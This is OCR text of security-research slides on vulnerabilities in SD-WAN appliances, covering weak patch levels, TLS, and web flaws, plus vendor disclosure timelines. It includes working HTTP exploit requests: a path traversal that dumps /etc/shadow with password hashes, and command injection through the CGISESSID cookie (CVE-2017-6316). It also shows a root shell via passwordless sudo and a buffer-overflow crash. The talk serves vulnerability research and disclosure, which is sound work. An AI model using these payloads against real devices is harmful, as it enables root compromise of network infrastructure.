    [[ -d $auth_dir ]] || mkdir -p ${auth_dir}
    echo $ADMIN_USER':$1$.SM/kuyL$2gSstvF3Tzw010fOiwg3F1' | chpasswd -e || true
    echo ${OTHER_USERS// *}:'$1$To8UC/o0$m4V8wPZ/AfD2NStMx7xJM1' | chpasswd -e

    # disable direct login for other users
    passwd -l ${OTHER_USERS// *}
```

BE CREATIVE

```
GET /8.1.4.9_65644/rest/json/configdb/download/..%2f..%2f..%2f..%2f..%2fetc%2fshadow HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
```


```
HTTP/1.1 200 OK
X-Frame-Options: DENY
Cache-Control: no-cache, no-store
Content-Disposition: attachment; filename="shadow"

admin:$1$ZU.AqK9o$y0bfkJAMeko1MOZBwVm2f0:10000:0:999
aaa:$1$ix2XpN5X$Yb8ZM.UTuTguwkcC.tCW20:10000:0:99999
apache:*:10000:0:99999:7:::
monitor:$1$DeNuOufO$mkX7hwVeyxwMg9R6Cwy4q.:10000:0:9
```

Fixed in 8.1.7.x

PATCH IT

- Hash in /etc/shadow
- Boot scripts
- Remote mgt configs
- Web interface
- Linux /sbin
- …

PATCH LEVEL



- Obsolete Linux (example: kernel 2.6.38)
- Obsolete packages
- Obsolete components

OS Name - debian, OS Version - 7
Total found packages: 726
Vulnerable packages:
isc-dhcp-relay 4.2.2.dfsg.1-5+deb70u6 amd64
DSA-3442 - 'isc-dhcp -- security update', cvss.score - 5.7
isc-dhcp-server 4.2.2.dfsg.1-5+deb70u6 amd64
DSA-3442 - 'isc-dhcp -- security update', cvss.score - 5.7
libmysqlclient18 5.5.46+maria-1~wheezy amd64
DSA-3459 - 'mysql-5.5 -- security update', cvss.score - 7.2
mysql-common 5.5.46+maria-1~wheezy all
DSA-3459 - 'mysql-5.5 -- security update', cvss.score - 7.2
openssh-client 1:6.0p1-4+deb7u2talari1 amd64
DSA-3446 - 'openssh -- security update', cvss.score - 4.6
DSA-3550 - 'openssh -- security update', cvss.score - 7.2
openssh-server 1:6.0p1-4+deb7u2talari1 amd64
DSA-3446 - 'openssh -- security update', cvss.score - 4.6
DSA-3550 - 'openssh -- security update', cvss.score - 7.2


BusyBox 1.25.1 released October 2016
Angular 1.5.8 released July 2016
Django 1.8.6 released November 2015

OpenSSL 0.9.8b released May 2006

Note: Support for OpenSSL 0.9.8 ended on 31st December 2015 and is no longer receiving security updates

OpenSSL 0.9.8 branch is NOT vulnerable

SIEMENS SIMATIC WINCC/WINCC OA



SCADA StrangeLove, 31C3: Too Smart Grid in da Cloud
http://www.scada.sl/2014/12/31c3-too-smart-grid-in-da-cloud.html

SUDO EVERYWHERE

```
# User privilege specification
root    ALL=(ALL) ALL
www-data        ALL=NOPASSWD: ALL
talariuser      ALL=NOPASSWD: ALL
admin           ALL=NOPASSWD: ALL
```

```
>shell
Please enter shell access credentials...
Username> CBVWSSH
Password>
Prompting to shell...
admin@cbvw:~$ id
uid=1001(admin) gid=33(www-data) groups=33(www-data)
admin@cbvw:~$ sudo -i
root@CBVW-CBVPX:~# id
uid=0(root) gid=0(root) group
root@CBVW-CBVPX:~#
```

```
my $AuthRetStr = `sudo /home/talariuser/bin/user_management.pl ...
```

SSL/TLS

- No forward secrecy (like TLS_RSA_WITH_AES_128_CBC_SHA)
- TLS 1.0
- Vulnerable to BEAST and LUCKY13
- Insecure ciphersuites (weak DH parameters, CBC mode, 3DES, RC4)
- Client-Initiated Renegotiation (can lead to DoS)
- Old libraries


WEB: CLIENT SIDE

- JSON CSRF everywhere

Exploiting JSON Cross Site Request Forgery (CSRF) using Flash

https://www.geekboy.ninja/blog/tag/json-csrf/

- XSS is not a bug because blocked by Chrome (sic!)



Doesn't happen in Chrome as it blocks XSS. … In any case, SD-WAN is a hardened device and web UI is not open to the world to play with. So attack surface is minor.

SD-WAN vendor security team

WEB: SERVER SIDE

- No access control
- Injections everywhere (SQLi, XPath, Stored XSS, Command injection)
- Host header poisoning
- No (weak) CSRF protection
- Brute-Force Password Attacks on authentication forms
- Slow HTTP DoS Attacks (Slowloris, Slow Post, Slow Read)
- Cross-site WebSocket hijacking

WEB: INTERFACES

- Node.js almost everywhere
- Mixed with perl, java, php
- Developers confuse the client and the server
- Broken (client-side) access control
- Information disclosure
- Slow HTTP DoS Attacks (Slowloris, Slow Post, Slow Read)

```
function init() {
        // first check if we are already logged in. If we are, we redirect to
        // dashboards or one of the urls requested.
        $.ajax({type: "GET", url: "../rest/json/loginStatus"}).success(function (data)
            if (data.isLoggedIn) {
                // go to requested page
                gotoRequestedPage();
            }
            else {
                loginInit();
            }
        }).error(function () {
            loginInit();
        });

}
```

ANALYZE THIS!

- Rooted? Grab the code and…
- Analyze it with your favorite Static/Interactive Application Testing tool

High **OS Commanding** Vulnerability description

Vulnerable Code: 39 $isAuthenticated = !exec("sudo php -H /home/talariuser/bin/pam_authenticate.php -u=$username -p=$password -c=$cookie", $error);

?

Function: **exec**

Vulnerable File: .\app\Controller\Component\Auth\PAMAuthenticate.php : 39

Entry File: .\app\Controller\Component\Auth\PAMAuthenticate.php : 21

Exploit:

```
GET /app/Controller/Component/Auth/PAMAuthenticate.php HTTP/1.1
Host: localhost
Accept-Encoding: identity
Connection: close
Cookie: CGISESSID=%3Bping+-n+10+0+%7C%7C+ping+0+-c10
```

Condition:

```
(!(((bool)<NULL->'data'>[NULL]) == False))
(!(((bool)<NULL->'data'>[NULL]['password']) == False))
(!(((bool)<NULL->'data'>[NULL]['username']) == False))
(!function_exists('pluginSplit'))
```

OWASP - A1 CWE-78

Show Data Flow

Positive Technologies Application Inspector
https://www.ptsecurity.com/ww-en/products/ai/

I HAVE A CODE, I HAVE A IAST....

- CVE-2017-6316 https://www.cvedetails.com/cve/CVE-2017-6316/
- Citrix NetScaler SD-WAN devices through v9.1.2.26.561201 allow remote attackers to execute arbitrary shell commands as root via a CGISESSID cookie. On CloudBridge (the former name of NetScaler SD-WAN) devices, the cookie name was CAKEPHP rather than CGISESSID.
- CVE-2018-XXXX Netscaler 9.2.0.147.583054

```
POST /global_data/ HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
Connection: close
Cookie: CGISESSID=ololo`echo -e test>/tmp/test`;
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

action=logout
```

DO SOME FUZZING

XXXXXX4141414141414141414141414141414141414141414141414141414141XXXX

Feb 11 03:33:30PM 2018 INFO infmgr_inf_handle_discover_msg:8589 RX:XSX_CTRL INTF_DISC inf_name AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

*** buffer overflow detected ***: /opt/replaced/bin/replaced terminated

======== Backtrace: ==========

/lib/x86_64-linux-gnu/libc.so.6(+0x7329f)[0x7fa4101a929f]


/lib/x86_64-linux-gnu/libc.so.6(__fortify_fail+0x5c)[0x7fa41024487c]

/lib/x86_64-linux-gnu/libc.so.6(+0x10d750)[0x7fa410243750]

....


HAVE SOME FUN

```
➜ bin grep -i marvel t2_app.strings.3| sort -u
Processed %u packets on marvell_sucks_scheduler during major config update.
_forward/scheduler/marvell_workaround.c
error attaching hfsc driver by the marvell scheduler
forward/scheduler/marvell_workaround.c
marvel_destroy_old
marvel_sucks_buffer_count
marvel_sucks_enqueue
marvel_sucks_init
marvell_sucks_dequeue
marvell_sucks_dump
marvell_sucks_queue
marvell_sucks_sched_s
marvell_sucks_sched_t
marvell_workaround.c
old_marvell_handleq
packets_in_marvell_sched
process_packets_on_marvell_sched_during_major_config_update
throttle_messed_up_t700_udp_lan_traffic_because_marvell_sucks_process
➜ bin
```



HAVE SOME FUN

Why Marvel sucks ?



SO… RESPONSIBLE DISCLOSURE

NETWORKWORLD FROM IDG

INSIDER Sign In | Registe

SPONSORED

3 Security Features to Look for in SD-WAN Solutions

https://www.networkworld.com/article/3266111/sd-wan/3-security-features-to-look-for-in-sd-wan-solutions.html

Not all SD-WAN solutions are created equal; security is an important consideration.

The Silver Peak Product Security Incident Response Team (PSIRT) not only scrubs third-party code to identify and eliminate potential vulnerabilities, it continuously monitors multiple security advisory services to identify new threats as they may emerge

silver peak

Home › Support ›


Security Advisories

Meltdown and Spectre Vulnerabilities
VU#584653 originally published by CERT on January 3, 2018
» Download

Return of Bleichenbacher's Oracle Threat (ROBOT Attack) -- A TLS Vulnerability
VU#144389 originally published by CERT on December 12, 2017
» Download

Intel Q3'17 ME 11.x, SPS 4.0, and TXE 3.0 Security Review Cumulative Update, Escalation of Privilege

NO ~~POOL~~ EMAIL?!




WHEN IN DOUBT…

Security-Assessment.com

|Disclosure Timeline|

01/04/2015 - Email sent to info address asking for a security contact.
09/04/2015 - Email sent to info and security addresses asking for a security contact.
21/04/2015 - Email sent to CEO regarding security contact.
21/04/2015 - Response from CEO providing security contact details.
22/04/2015 - Email sent to security contact asking for PGP key.



https://www.exploit-db.com/exploits/38197/

WHEN IN DOUBT…

Security-Assessment.com

|Disclosure Timeline|

01/04/2015 - Email sent to in
address asking for a security
09/04/2015 - Email sent to in
security addresses asking for
security contact.
21/04/2015 - Email sent to C
regarding security contact.
21/04/2015 - Response from
providing security contact det
22/04/2015 - Email sent to se
contact asking for PGP key.

chik • 8:52 PM

act Silverpeak PSIT to report 0-day?
email/pgp on the web.
now,

